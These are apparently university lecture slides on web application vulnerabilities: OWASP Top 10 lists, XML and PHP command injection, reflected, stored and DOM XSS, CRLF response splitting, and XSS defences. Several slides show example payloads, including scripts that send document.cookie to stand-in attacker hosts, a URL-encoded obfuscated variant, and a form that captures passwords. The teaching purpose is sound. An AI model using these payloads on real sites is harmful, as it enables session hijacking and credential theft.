WEB APPLICATION VULNERABILITIES

Software Security

Pedro Adão 2022/23

(with Ana Matos & Miguel Pupo Correia)

TÉCNICO LISBOA


Book: Chapter 6 (v1) / Chapter 8 (v2)

Symantec

ISTR

Internet Security Threat Report


Volume 24 | February 2019



Motivation

- Web suffers from all the 3 causes of trouble:
  - complexity, extensibility, connectivity
- Not 1 technology but a “blob” of technologies
  - HTTP, HTTPS, HTML, browsers, servers, XML, PHP, JavaScript, Java, ASP.NET, SQL, frameworks,…
- Many vulnerabilities reported and exploited
  - OWASP Project Top 10 Vulnerabilities 2010

WWW introduction (1)



Client
(browser)

HTTP / HTTPS / SOAP
(over TCP/IP)

Server

- Replication for availability and performance
- N-tier architecture: presentation, business, data tiers
- Cloud


- Browsers, mobile Apps
- HTML(5) / pics / audio / video
- JavaScript, WebAssembly, several transpiled to JS (TypeScript,…)
- ActiveX / Java / Flash / …
- Browser extensions

- Both sides: Google Web Toolkit

- Servers, Node.js, Backend-as-a-Service,…
- *Static content*: HTML, pics, audio, vid
- *Dynamic content:*
- Server-side scripting (PHP, ASP, CFML, JSP, JS, Python); compiled “scripts” (Java servlets, ASP.NET)
- Frameworks (Django, Hibernate, Struts, Spring,…)
- Old stuff: CGI, Server-Side Includes (SSI), Extensible Stylesheet Language Transformation (XSLT)

WWW introduction (2)

- two types of HTTP messages: *request*, *response*
- HTTP request message:
  - ASCII (human-readable format)




```
GET /index.html HTTP/1.1\r\n
Host: www.tecnico.ulisboa.pt\r\n
User-Agent: Firefox/3.6.10\r\n
Accept-Language: en-us,en;q=0.5\r\n
Connection: keep-alive\r\n
\r\n
```

carriage return character
line-feed character
request line (GET, POST, ... commands)
header lines
carriage return, line feed at start of line indicates end of header lines
optional body goes here (no body in GET requests)

WWW introduction (3)

- web pages often include *forms*; how is input sent to server?



POST method:

- input is sent to the server in the body of the request

GET method:

- input is sent to the server in the URL in the request


```
www.site.com/animalsearch.php?animal=monkey&food=banana

params = {“animal”:”monkey”, “food”:”banana”}
```

WWW introduction (4)


- Basic model is stateless, i.e., server keeps no state
  - …but state is needed in all but basic Web applications
  - Example state information:
    - is the user logged in?
    - which is the user's account?…

- State tracking:
  - Basic idea: server gives client an ID that it has to include in every request (server stores state info for each ID)
  - In practice this is not so simple and has historically generated many vulnerabilities


OWASP Top 10 vulnerabilities



OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>



OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards



2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

A1 – Injection Flaws

- Several kinds:
  - SQL Injection (most prevalent, but we leave it for next class)
  - Others: XML, LDAP, XPath, XSLT, HTML, OS command injection, etc
- Main idea: web server accepts input that is badly interpreted by some interpreter
  - Examples of interpreters: DBMS, XML, LDAP,…

XML injection

A password file:

```
<users>
 <user>
          <name>paulo</name>
          <pwd>apples</pwd>
 </user>
 <user>
          <name>miguel</name>
          <pwd>grapes</pwd>
 </user>
</users>
```

Malicious user changes his own password to:

```
       oranges</pwd>
</user>
<user>
          <name>pirate</name>
          <pwd>potatoes
```

Final password file:

```
<users>
     <user>
          <name>paulo</name>
          <pwd>apples</pwd>
     </user>
     <user>
          <name>miguel</name>
          <pwd>oranges</pwd>
     </user>
     <user>
          <name>pirate</name>
          <pwd>potatoes</pwd>
     </user>
</users>
```

PHP code injection / OS command inj.

- Real example: Yahoo! vulnerability (Jan. 2014)
- *eval* is a PHP function that executes PHP code
  - If input is passed into eval…
- Attack: http://tw.user.mall.yahoo.com/rating/list? sid=${@print(system($_SERVER['HTTP_USER_AGENT']))}
  - @ disables errors
  - print prints
  - system executes shell command, like the system function in C
  - $_SERVER[‘HTTP_USER_AGENT'] reads the header’s User-Agent field
  - Effect: what comes in the User-Agent is executed in a shell and the result inserted in the resulting web page

http://www.sec-down.com/wordpress/?p=87

A2 – Cross Site Scripting (XSS)

- Widespread and pernicious web app security issue

- Allows attacker to execute script in the victim’s browser
  - Scripting language is typically **JavaScript (JS)**, but others possible

OWASP Top 10 2013 and 2017: Broken Authentication and Session Management [A3] changed places with XSS [A2] because the impact is higher, but there are more XSS vulnerabilities

XSS types

1. Reflected XSS (or non-persistent)

   page reflects user supplied data directed to the user's browser

   PHP: `echo $_REQUEST['userinput'];`


   ASP: `<%= Request.QueryString("name") %>`

2. Stored XSS (or persistent)
   - hostile data (script) is stored in a database, file, etc., and is later sent to user's browser
   - dangerous in systems like blogs, forums, social networks

3. DOM based XSS (Document Object Model)
   - manipulates JavaScript code and attributes instead of HMTL

1- Reflected XSS

- Cross-site scripting (XSS)
  - User does not trust email scripts but trusts a (vulnerable) site
  - The idea is to make a user trust untrustworthy data from server



Victim:
“click here”
email
Attacker
URL w/ evil script
vulnerable web application
→ displays a script sent by the victim!
page w/evil script reflected
browser runs evil script

example link:
<a href=“vulnerable.com/post_message.php?&lt;script&gt;alert(‘hello!’)&lt;/script&gt;”>click here</a>

message posted is a script that pops up window

Useful script: getting cookies

Cookies often used as session IDs, so if hacker gets them…

Normal request:

```
http://www.vulnerable.com/welcome.php?name=Joe
```

Response page:

```
<HTML>
<Title>Welcome!</Title>
Hi
Joe<BR>
Welcome to our system
...
</HTML>
```

Useful script: getting cookies

Cookies often used as session IDs, so if hacker gets them…

Normal request:

```
http://www.vulnerable.com/welcome.php?name=<script>window.open(“http://
   www.attacker.com/collect.php?
   cookie=”+document.cookie)</script>
```

JS script sends a request to www.attacker.com/collect.php with the values of the cookies the browser has from www.vulnerable.com

Response page:

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open(“http://www.attacker.com/collect.php?
   cookie=”+document.cookie)</script><BR>
Welcome to our system
...
</HTML>
```

Useful script: getting user/pass

Vulnerable ASP page (reflects “name” param. in URL)

```
<html><body>
Hi there <%= Request.QueryString(“name”) %>!<p>
</body></html>
```

Request for user/passwd and send it to web server at 1.2.3.4

```
http://vulnerable.com/test.asp?name=jim!<form%20action=“1.2.3.4”>
<p>Enter%20Password:<br><input%20name=“password”>
<br><input%20type=“submit”></form>
```

Obfuscating the script

A request to a portal that displays username (after log in):

```
http://vulnerable.com/index.php?sessionid=12312312&username=Joe
```

Inserting a script is suspicious so perform URL encoding:

```
http://vulnerable.com/index.php?sessionid=12312312&username=
%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3
A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%
63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69
%65%3C%2F%73%63%72%69%70%74%3E
```


This will run like:

```
http://vulnerable.com/index.php?sessionid=12312312&username=
<script>document.location=‘http://attacker.com/cookiesteal.php?'+document.cookie</
script>
```

2- Stored XSS

- Scripts can be similar to the previous ones

Attacker



evil script

vulnerable web application
→ stores and **<u>later</u>** sends script sent by the attacker

evil script in web page

browser runs evil script

3- DOM based XSS

- In a browser, the HTML page is represented by a *DOM object*
  - Document Object Model, W3C
- HTML and scripts can access attributes of that object:
  - document.URL
  - document.location
  - document.referer
  - document.cookie
  - …
- Vulnerability: site with HTML page with JavaScript script that does client-side logic with an attribute
  - e.g., document.URL

DOM based XSS example

Page at `http://www.vulnerable.com/welcome.html`

```
<HTML> <TITLE>Welcome!</TITLE>
Hi <SCRIPT>var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT> <BR>Welcome to our system...</HTML>
```

Normal request:

```
http://www.vulnerable.com/welcome.html?name=Joe
```

Malicious request:

```
http://www.vulnerable.com/welcome.html?name=<script>alert(document.cookie)</script>
```

The client's browser interprets the script (not the server)

and puts part of the URL in the page

XSS types comparison

- Reflected XSS
  - Victim sends URL+script to the server
  - Server puts the script in the HTML (PHP, ASP,…)
  - Server sends HTML+script to the client’s browser
- Stored XSS
  - Hacker puts script in the server
  - Later, the server puts the script in the HTML (PHP, ASP,…)
  - Server sends HTML+script to the client’s browser

Server injects the script

- DOM based XSS
  - Victim sends URL+script to server
  - Server sends HTML+script to client’s browser
  - Victim’s browser puts the script in the HTML using DOM

Client injects the script

XSS vs the script tag

Scripts do not have to be inside script tags:

```
<body onload=alert('bum!')>

<b onmouseover=alert('bum!')>click me!</b>

<img src="http://somesite.com/not.exist" onerror=alert('bum!');>
```

XSS in error pages

Web page to display 404 error (page not found)

```
<html><body>
<? php print "Not found: " . urldecode($_SERVER["REQUEST_URI"]); ?>
</body></html>
```

Normal input / output:

```
http://somesite.com/file_which_does_not_exist
Not found: /file_which_does_not_exist
```

Malicious input / output:

```
http://vulnerable.com/<script>alert(“TEST");</script>
Not found: /<script>alert(“TEST");</script>
```

CRLF injection (1)

Similar to reflected XSS but injection in the response header

- in reflected XSS the injection is in the responde body

The attacker inserts a carriage return (CR) and a life feed (LF)

- creating a new field in the header, or
- a second response → **HTTP response splitting**

Performed like a reflected XSS

- Attacker sends the victim a URL of a vulnerable website

A typical example is a page that does a redirection

- 301 (Moved Permanently), 302 (Found), 303 (See Other), 307 (Temporary Redirect)
- Browser thinks the 2nd response comes from the redirection

CRLF injection (2)

Example JSP page that sends a redirection response:

```
response.sendRedirect("/by_lang.jsp?lang="+ request.getParameter("lang"));
```

Response with legitimate input `lang=English`

in the header

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2013 12:53:28 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=English
Content-Type: text/html
...
<html>…</html>
```

CRLF injection (3)

Bad input (instead of `lang=English`)

```
/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2017%0d%0a%0d%0a<html>BUM!</html>…
```

Shown in different lines for convenience

Split response

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2013 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
```

browser thinks this is the reply to the request

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 17

<html>BUM!</html>
```

Malicious script goes here!

This is taken as a 2nd response

Can also hit other users:
Cross-User Defacement: 2 users using a proxy, proxy sends the 2nd response to the other user
Cache Poisoning: proxy stores 2nd response and resends it later

Protection from XSS (I)

Input validation (at the server)

- Validate input data length, type, syntax, business rules
- Accept known good / whitelisting
- Decode and canonicalize input before validating

Strong output encoding

- All user supplied data has to be encoded

```
<script>alert(“TEST");</script>
```

should be transformed in

```
&lt;script&gt;alert(&quot;TEST&quot;);&lt;/script&gt;
```

Protection from XSS (II)

Content Security Policy (level 2)

- W3C recommendation (level 3 published recently)
- Allows mitigating XSS, but not 1st line of defense
- Server delivers a policy to the client in 2 header fields:
  - `Content-Security-Policy` – client must enforce policy
  - `Content-Security-Policy-Report-Only` – monitoring only

Policy for preventing XSS:

- **`unsafe-inline`** – all JavaScript code must be in separate objects (.js files), not embedded ("inline") in the HTML

